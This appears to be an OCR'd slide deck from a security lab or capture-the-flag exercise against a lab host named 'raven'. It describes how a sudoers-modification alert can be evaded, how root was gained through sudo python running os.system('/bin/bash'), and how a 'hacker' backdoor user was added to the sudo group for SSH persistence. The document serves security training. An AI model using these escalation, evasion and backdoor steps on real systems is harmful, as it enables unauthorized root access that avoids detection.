
Stealth Exploitation of [Sudo and Privilege Escalation via Python]

Monitoring Overview


- Which alerts detect this exploit? Modifications to sudoers file
- Which metrics do they measure? Any modifications to the sudoers file
- Which thresholds do they fire at? Fire at a single modification as this should not be a widespread procedure happening in the organization

Mitigating Detection


- How can you execute the same exploit without triggering the alert? After gaining root in Steven’s machine added user and added as sudo.
- Are there alternative exploits that may perform better? Yes, but unknown what.



```
# usermod -aG sudo username
```



```
# su - username
```




```
username$ sudo command_to_run
```


Maintaining Access

Backdooring the Target


Backdoor Overview

- What kind of backdoor did you install (reverse shell, shadow user, etc.)?
  - Through reverse engineering of Michael’s machine able to secure Steven’s pwd
  - SSH’d into Steven’s machine & escalated to root via Python
  - Added hacker user via “adduser” command
  - User had full root access
- How did you drop it (via Metasploit, phishing, etc.)?
  - *Sudo python, Import os, os.system(‘/bin/bash’)*
  - 

    ```
    # usermod -aG sudo username
    ```
- How do you connect to it?
  - *After adding hacker user, can SSH directly into the hacker machine*



```
root@Kali:~/Desktop# ssh hacker@192.168.1.110
hacker@192.168.1.110's password:
```



```
User hacker may run the following commands on raven:
    (ALL) NOPASSWD: ALL
hacker@target1:~$ █
```